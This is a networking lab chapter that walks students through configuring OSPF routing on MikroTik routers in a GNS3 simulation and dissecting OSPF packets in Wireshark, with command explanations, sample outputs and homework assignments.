Dynamic Networking – Open Shortest Path First

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

Open Shortest Path First (OSPF) is quite complicated to implement, but it makes things very simple for users. Its essence is that routers share information with each other so that when a data packet needs to go from Point A to Point B, all the routers know the fastest path through the network. The "fastest path" can be decided by the physical distance between routers (speed of light energy loss), electrical distance (router hops), and availability and reliability. This means you can't just look at a network diagram and make assumptions about speed. In this lab, we will build an OSPF network with several paths. We will look at how the OSPF builds a network topology and shares the information amongst the routers. We will also watch how the familiar ICMP packets traverse the network.

Estimated time for completion: 30 minutes

LEARNING OBJECTIVES

- Successfully configure an enterprise network to use OSPF routing
- Use Wireshark to identify packets specifically associate with OSPF
- Implement a DHCP Relay solution to an enterprise network
- Use CIDR subnetting techniques to minimize the IP network space waste

PREREQUISITES

- Chapter 28 – Static Networking Part 2
- Chapter 29 – RIPv2 Networking

DELIVERABLES

- 5 screenshots are required to receive full credit for this assignment
    - GNS3 working environment will have all devices on and labeled correctly
    - A router display of all the IP routes – all four router IDs should be visible
    - Wireshark showing OSPF Hello Packets
    - Wireshark shows ICMP packets between PC1 and PC3 using one path
    - Wireshark shows ICMP packets between PC1 and PC3 using a different path

RESOURCES

- MikroTik RouterOS Documentation – OSPF – https://help.mikrotik.com/docs/display/ROS/OSPF
- IBM – Packet Types for OSPF – https://www.ibm.com/docs/en/i/7.1?topic=concepts-packet-types-ospf

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Terminology

OSPF relies on many terms to describe the relationship between the routers and the routing processes. We will use many of these in this lab, so we will list them here. The list is from the MikroTik RouterOS manual but will be summarized. so you don't have to flip back and forth between websites.

- **Adjacency** – A logical connection between a router and a designated router and a backup designated router. No routing information is exchanged unless adjacencies are formed.
- **Area Border Router (ABR)** – A router that is connected to multiple areas and is responsible for summarizing and update suppression between network areas.
- **Autonomous System (AS)** – Routers that use a common routing protocol to exchange information.
- **Autonomous System Boundary Router (ASBR)** – A term used to describe a router that is connected to an external network and imports the external routes into the OSPF topology.
- **Back-up Designated Router (BDR)** – A hot standby for the designated router and receives all routing updates from adjacent routers, but does not flood with updates.
- **Broadcast** – Network protocols that allow broadcasting (e.g. Ethernet)
- **Cost** – Each link in the network is assigned a cost, a value that is dependent upon the speed of the media. Also known as the *interface output cost* since the time inside a router is not counted.
- **Designated Router (DR)** – A router unique to broadcast network protocols that are used to minimize the number of adjacencies formed.
- **Interface** – The router's physical interface (e.g. ether1). Also known as a **link** in OSPF parlance.
- **Link State** – The status of a link between two routers. It defines the relations between a router's interface and its neighboring routers.
- **Link State Advertisement (LSA)** – A specialized data packet that contains link-state and routing information and is shared between routers.
- **Neighbor** – A connected OSPF router with adjacent routers in the same area.
- **Non-broadcast multi-access (NBMA)** – Routers that allow access, but do not broadcast their information.
- **Point-to-Point** – A network solution that eliminates the need for DRs and BDRs.
- **Router ID** – IP address used to identify the OSPF router. Can be manually or automatically assigned.

Phase II – Setup

The purpose of this lab is to set up and configure OSPF. However, to get to that point, some initial configuration is required. If you saved your configuration from Static Routing or RIPv2, you can reuse it. However, you gain more experience and suffer fewer "I forgot to reset XXXX" problems if you start from scratch.

By the end of this lab, your network will look like the following




Figure 1 – Final GNS3 network environment

1. Open GNS3
    1.1. Open the previous Chapter 27 lab
    1.2. Save it as a new project: **LAB_14**
2. Remove RIP from the network environment

2.1. In Router1, remove RIPv2 advertisements from all interfaces

```
> routing rip interface-template remove 0
```

2.2. Terminate the RIPv2 instance

```
> routing rip instance remove 0
```

3. Assign Router1 a new loopback address to be used as device identifiers for OSPF

3.1. Create a new loopback interface

```
> interface bridge add name=loopback
```

Command	Meaning
interface	Access the interface menu directly
bridge	every ethernet frame received on this point gets transmitted to all other points
add	create a new interface
name=	what follows will be a name for this new interface
loopback	This self-documenting name allows humans to know the purpose of this bridge interface

NOTE: Loopback interfaces are useful in that they are always online. They cannot go up and down like a physical interface.

3.2. Assign it a unique IPv4 address – *10.255.255.1*

```
> ip address add address=10.255.255.1/32 interface=loopback
```

Command	Meaning
ip address	access the ip address menu directly
add	create a new IP address
address=	what follows will be the new IP address
10	10 is the start of the backbone IP space
255.255	255 can have several meanings such as “all”, wildcard, no change, etc. In this case, it is a notation saying that this is not a network address for use by the network.
1	this indicates it is router 1
/32	CIDR notation means that only 1 IP address is allowed. It serves as another notation about non-network address
interface=	what follows is the interface that will use this IP address
loopback	the interface name. In this case, it is referring to the bridge interface we created earlier

NOTE: Loopback addresses can be anything (with some exceptions) as long as they are unique to the device. Since we are using them as device identifiers, it is important to be able to quickly differentiate between a routing IP address and a loopback address. For the purpose of documentation and organization, we are using the format 10.255.255.X for the loopback addresses on this network, where X represents the router’s number (ex 1, 2, and 3). This is not a hard-and-fast rule… feel free to adjust as necessary.

4. Repeat steps 2 and 3 above on both Router2 and Router3. Remember to change the values for each router.

5. Update your network diagram with new router ID labels

Phase III – OSPF

OSPF is a link-state routing protocol that finds the shortest path between two network points and then uses this path to send packets. In our current configuration, there is no “shortest path” per se, we are just looking to get OSPF working so you can see it in action.

OSPF configuration in MikroTik Routers follows a basic format:

- Create a loopback interface
- Enable the OSPF routing protocol
- Configure the OSPF area
- Configure the OSPF network

1. Start a Wireshark packet capture on the Router1-Router2 link

2. Configure OSPF on Router1

2.1. Create an instance of OSPF and assign the router's loopback address to serve as the router's ID

```
> routing ospf instance add name=Bob version=2 router-id=10.255.255.1
```

Command	Meaning
routing ospf instance	access the routing ospf instance menu directly
add	create a new OSPF instance
name=	what follows is the name we are giving this instance
Bob	The name, it could be anything that helps humans understand why it is here: marketing, default, building-17, etc. We are using Bob because why not Bob? We are only going to have 1 instance, so it doesn't matter.
version=2	version 2 indicates that we are using OSPF IPv4 networks, version=3 would indicate IPv6
router-id=	what follows is the ID number of the router
10.255.255.1	Not a real IP address meaning router 1 on network space 10.0.0.0

2.2. Create the OSPF area by typing

```
> routing ospf area add name=backbone area-id=0.0.0.0 instance=Bob
```

Command	Meaning
routing ospf area	access the routing ospf area menu directly
add	create a new area
name=	what follows is the name we are giving this area
backbone	this is our main area
area-id=	what follows is the ID number for the area name – NOTE: 0.0.0.0 is always the backbone
instance=Bob	what follows is the instance we are going to use, in this case, we will use the instance 'Bob' that we created earlier

2.3. Add each interface connected to Router1 to the OSPF backbone area

```
> routing ospf interface-template add area=backbone interfaces=all
```

NOTE: There are several additional ways to create the interface template by....
1. Assigning interface names individually

```
> routing ospf interface-template add area=backbone
interfaces=loopback
```

```
> routing ospf interface-template add area=backbone
interfaces=ether1
```

2. Assigning specific networks instead of interfaces

```
> routing ospf interface-template add area=backbone
network=x.x.x.x/x
```

3. In Wireshark, you should now see ***OSPF Hello*** packets broadcast at a regular interval of every 10 seconds (further dissected in Phase III)

10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet
10.0.4.1	224.0.0.5	OSPF	Hello Packet

Figure 2 – Wireshark packet capture

4. Repeat the above steps to configure OSPF for Router2 and Router3

NOTE: Remember, in this example, Router 2's ID is **10.255.255.2** and Router3's ID is **10.255.255.3**.

5. You will know when you are successful if you see the following OSPF packets in Wireshark

```
10.0.4.1        10.0.4.2        OSPF   DB Description
10.0.4.2        10.0.4.1        OSPF   DB Description
10.0.4.2        10.0.4.1        OSPF   LS Request
10.0.4.1        10.0.4.2        OSPF   DB Description
10.0.4.1        10.0.4.2        OSPF   LS Request
10.0.4.2        10.0.4.1        OSPF   LS Update
10.0.4.1        10.0.4.2        OSPF   LS Update
10.0.4.1        224.0.0.5       OSPF   LS Update
10.0.4.2        224.0.0.5       OSPF   LS Acknowledge
10.0.4.1        224.0.0.5       OSPF   LS Acknowledge
10.0.4.2        224.0.0.5       OSPF   LS Update
10.0.4.1        10.0.4.2        OSPF   LS Update
10.0.4.2        224.0.0.5       OSPF   LS Acknowledge
10.0.4.2        10.0.4.1        OSPF   LS Update
10.0.4.1        224.0.0.5       OSPF   LS Acknowledge
```

Figure 3 – OSPF routing data exchange

6. Stop the Router1-Router2 Wireshark packet capture

> **NOTE:** Do not close the window yet! We will come back to this in the next section.

7. Wait a minute for OSPF to fully exchange routing tables for the entire network...



Figure Zzzzzz

8. Test the environment

8.1. Request an IP address to devices in both the red and blue subnets to verify DHCP is operational

8.2. From the PC1 console, trace the route taken to PC3

```
> trace 10.0.2.100 -P 1
```

```
PC1> trace  10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   1.677 ms  0.785 ms  0.572 ms
 2   10.0.4.2   2.724 ms  2.459 ms  1.053 ms
 3   10.0.2.100   1.644 ms  0.904 ms  0.593 ms

PC1>
```

Figure 4 – Tracing connection between PC1 and PC3

8.3. Cut the connection between Router1 and Router2




Figure 5 – Cutting Router1-Router2 link

8.4. Retrace the PC1-PC3 route to verify it can dynamically update the optimal network path

```
> trace 10.0.2.100 -P 1
```

```
PC1> trace  10.0.2.100 -P 1
trace to 10.0.2.100, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   2.143 ms  1.164 ms  0.955 ms
 2   10.0.5.2   3.582 ms  1.458 ms  0.518 ms
 3   10.0.6.1   1.009 ms  0.817 ms  0.805 ms
 4   10.0.2.100   1.236 ms  1.047 ms  0.981 ms

PC1>
```

Figure 6 – Tracing connection between PC1 and PC3

OSPF Troubleshooting

The following router commands are useful in troubleshooting errors you might encounter. Below is the expected output for **Router1**.

1. All created OSPF instances. In this example, there should only be one per router.

```
> routing ospf instance print
```

```
[admin@ROUTER-01] > routing ospf instance print
Flags: X - disabled, I - inactive
 0   name="OSPF-ROUTER-01" version=2 vrf=main router-id=10.255.255.1
[admin@ROUTER-01] >
```

Figure 7 – Router1 OSPF instance

2. All created OSPF areas. In this example, there should only be one ***backbone*** area per router.

```
> routing ospf area print
```

```
[admin@ROUTER-01] > routing ospf area print
Flags: X - disabled, I - inactive, D - dynamic; T - transit-capable
 0    name="backbone" instance=OSPF-DATA area-id=0.0.0.0 type=default
[admin@ROUTER-01] >
```

Figure 8 – Router1 OSPF area

2. Instances set to be configured with OSPF. Your output may vary depending whether you specified individual interfaces or networks.

```
> routing ospf interface-template print
```

```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@ROUTER-01] >
```

Figure 9 – Router1 OSPF interfaces

3. All current OSPF neighbors currently sharing routing information. There should be two neighbors listed: Router2 and Router3. Pay attention to the ***router-id*** values to identify which is which.

```
> routing ospf neighbor print
```

```
[admin@ROUTER-01] > routing ospf neighbor print
Flags: V - virtual; D - dynamic
 0  D instance=OSPF-ROUTER-01 area=backbone address=10.0.4.2 priority=128
      router-id=10.255.255.2 dr=10.0.4.1 bdr=10.0.4.2 state="Full"
      state-changes=6 adjacency=15m59s timeout=32s

 1  D instance=OSPF-ROUTER-01 area=backbone address=10.0.5.2 priority=128
      router-id=10.255.255.3 dr=10.0.5.1 bdr=10.0.5.2 state="Full"
      state-changes=6 adjacency=3m58s timeout=32s
[admin@ROUTER-01] >
```

Figure 10 – Router1 OSPF neighbors

NOTE: If the Router1-Router2 link is still cut, there will only be one neighbor shown until this connection is restored.

5. All routes currently known by the host router. This should contain every subnet ID on this network.

```
> ip route print
```

```
[admin@ROUTER-01] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, o - OSPF; + - ECMP
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS       GATEWAY           DISTANCE
DAc  10.0.0.0/23       ether1                   0
DAo  10.0.2.0/24       10.0.4.2%ether2        110
DAo  10.0.3.0/29       10.0.5.2%ether3        110
DAc  10.0.4.0/30       ether2                   0
DAc  10.0.5.0/30       ether3                   0
DAo+ 10.0.6.0/30       10.0.5.2%ether3        110
DAo+ 10.0.6.0/30       10.0.4.2%ether2        110
DAc  10.255.255.1/32   loopback                 0
DAo  10.255.255.2/32   10.0.4.2%ether2        110
DAo  10.255.255.3/32   10.0.5.2%ether3        110
[admin@ROUTER-01] >
```

Figure 11 – Router1 routing table

Phase IV – Dissecting OSPF Traffic

OSPF is a noisy protocol when no constraints are made. You should see many different kinds of packets appearing on the Wireshark capture.

1. Focus on the previous Router1-Router2 Wireshark capture

NOTE: You can always generate more OSPF traffic by deleting then restoring any router-adjacent connection.

1.1. Filter only for *OSPF* packets




Figure 12 – Filtered Wireshark capture

1.2. **[Hello Packet]**

These packets are sent every 10 seconds (default) out of configured interfaces. The Hello Packets are used to discover OSPF neighbors and help build adjacency. Notice that the destination for the Hello Packets is 224.0.0.5. This is the broadcast address for the OSPF protocol.




Figure 13 – OSPF Hello

1.3. **[DB Description]**

Database description packets are distributed after the OSPF handshake between two routers has been established. Here, they will advertise the current state of their internal OSPF database. In the example below, Router2 is telling Router1 that it currently has five links to offer: three directly connected and two remote.




Figure 14 – OSPF database descriptor

1.4. **[LS Update]**

Link state update packets are used exchange network information between OSPF neighbors. This will occur any time routing information is altered, such as a cable being cut, an interface going offline, or the addition of new links. The example below shows Router2 advertising the networks 10.0.2.0/24 and 10.255.255.2/32 to Router1.




Figure 15 – OSPF link-state update

1.5. **[LS Request]**

After an LS Update is received, the router will transmit a link state update packet for further information about the network. This will then be followed by additional LS Update packets contain the requested data.




Figure 16 – OSPF link-state request

1.6. **[LS Acknowledge]**

An acknowledgment of given after every LS Update is received.




Figure 17 – OSPF link-state acknowledgement

End of Lab

Deliverables

5 screenshots are required to receive full credit for this assignment

- GNS3 working environment will have all devices on and labeled correctly
- A router display of all the IP routes – all four router IDs should be visible
- Wireshark showing OSPF Hello Packets
- Wireshark shows ICMP packets between PC1 and PC3 using one path
- Wireshark shows ICMP packets between PC1 and PC3 using a different path

Homeworks

Assignment 1 – Update the network build in Assignment 1 from the previous chapter

- Configure DHCP to support the network
- Replace RIPv2 routing with OSPF
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled including Router IDs
    - Screenshot of the DHCP configuration
    - Screenshot of OSPF packets
    - Wireshark Packet Captures where a Green host can ping
        - Red Host
        - Blue Host
        - Gray Host
- Sample network environment:




Figure 18 – Assignment 1 network

Assignment 2 – Update the network build in Assignment 2 from the previous chapter

- Configure DHCP to support the network
- Replace RIPv2 routing with OSPF
